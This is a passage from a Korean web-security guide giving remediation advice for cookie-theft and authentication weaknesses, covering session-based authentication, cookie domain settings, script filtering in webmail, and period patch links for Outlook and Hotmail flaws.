웹 서버에 접속할 경우 사용자 인증에 관련된 정보를 유지하기 위해 특정 파일에 인증 정보를 저장하는데, 이 파일을 유출하거나 위조할 경우, 타 사용자가 이를 이용하여 원래 사용자처럼 웹서버에 접속할 수 있다. 즉 파일을 이용하여 인증을 하거나 Cookie 를 이용한다 하더라도 해커는 이 cookie 의 정보를 위조할 수 있다. 따라서 안전한 방식인 Session 을 이용하는 것이 안전하다. 또한 IP, OS 정보, 웹브라우저 종류, 웹브라우저 버전 등과 같은 환경변수에 저장된 값을 Session 과 함께 이용한다면 더욱 안전한 인증 기능을 구현할 수 있다.

12.4.1. 보고된 Access Validation 의 취약성 해결책

다음에 소개되는 해결책들은 앞의 “12.2.2 보고된 Access Validation 의 취약성 분석”에서 소개되었던 문제점들에 대한 구체적인 해결방법들이다.

악성코드에 의한 HTTP Cookie 유출 문제점 해결책

- 쿠키인증 기법을 사용하는 사이트의 보안대책
  - 쿠키 저장시 타인이 임의로 쿠키를 읽어들일 수 없도록 도메인과 경로 지정에 유의한다.
  - 사용자용 홈페이지는 별도의 도메인으로 서비스한다. 도메인과 경로지정에 따라 차이가 있을 수 있으나 대부분 쿠키 정보는 그것을 제공한 사이트에서만 검색할 수 있으므로 검증되지 않은 사용자용 홈페이지는 인증서버와 다른 도메인에 위치시킴으로써 쿠키정보의 유출을 막을 수 있다.

- 수신된 웹메일의 본문에 포함된 스크립트 언어 소스를 필터링하거나 무력화한다.
- 쿠키 저장시 서버측에서 유효성 여부를 확인할 수 있는 대책을 강구한다.

예를들어 브라우저에 저장된 쿠키에만 의존하는 쿠키방식보다는 서버측에 일부 정보를 저장하여 상호 대조할 수 있는 세션(Session) 방식으로 대체하고, 세션방식의 경우도 서버측에 사용자의 IP 정보 등을 함께 저장하여 유효성 여부를 확인하는 방식을 권한다.

Session 오브젝트는 접속자별로 세션을 생성하여 사용자의 정보를 각각 저장할 수 있는 오브젝트로써 페이지의 접근을 허가하거나 금지할 때 또는 사용자별로 정보를 저장할 때 많이 사용된다. 클라이언트의 자원을 사용하는 쿠키와는 달리 세션은 서버쪽의 자원을 차지하고 있으므로 웹메일 서비스 등 무료 서비스를 하고 있는 웹 사이트에서는 이러한 자원의 문제로 인해 쿠키방식을 많이 사용하고 있지만 보안을 고려하여 세션방식을 채택하는 것이 바람직하다. 실제 보안이 중요시되고 있는 대부분의 인터넷 상거래 사이트 등은 세션방식을 채택하고 있다.

- 일반 사용자들의 보안대책
  - 웹메일 서비스 옵션에서 '자바스크립트 허용여부' 등을 선택할 수 있다면 허용하지 않는 것으로 설정한다.
  - 로그인한 상태로 타인의 홈페이지를 방문하지 않는다.

Microsoft Outlook 와 Outlook Express 의 "Cache Bypass" 취약점 해결책

- 패치를 설치한다.
  - http://www.microsoft.com/windows/ie/download/critical/patch9.htm

- Internet Explorer 5.01 Service Pack 1 을 디폴트로 인스톨한다.
  - http://www.microsoft.com/Windows/ie/download/ie501sp1.htm
- Windows 2000 을 제외한 시스템에서 Internet Explorer 5.5 를 디폴트로 인스톨한다.
  - http://www.microsoft.com/windows/ie/download/ie55.htm

Hotmail 사용자인증 취약점 해결책

- Hotmail 패치가 나오기전까지 임시대책
- 다른 무료 전자메일서비스 사용
- 프록시서버를 사용하지 않는다.
- Hotmail 계정사용후에는 반드시 로그아웃하거나 브라우저를 종료시킨다.
- 로그아웃마다 디스크와 메모리캐쉬를 삭제한다.

[첨부 5] 사용자 logout 시, 재접속에대한 정상적인 인증실패 화면

12.5.참 고 자 료

- 한국정보보호진흥원, http://www.certcc.or.kr/
- 리눅스한글문서프로젝트, http://kldp.org
- ㈜넷티스네트, http://www.netis.net
- ㈜포트폴리오, http://www.portfolioad.com/
- http://www.hamslab.com/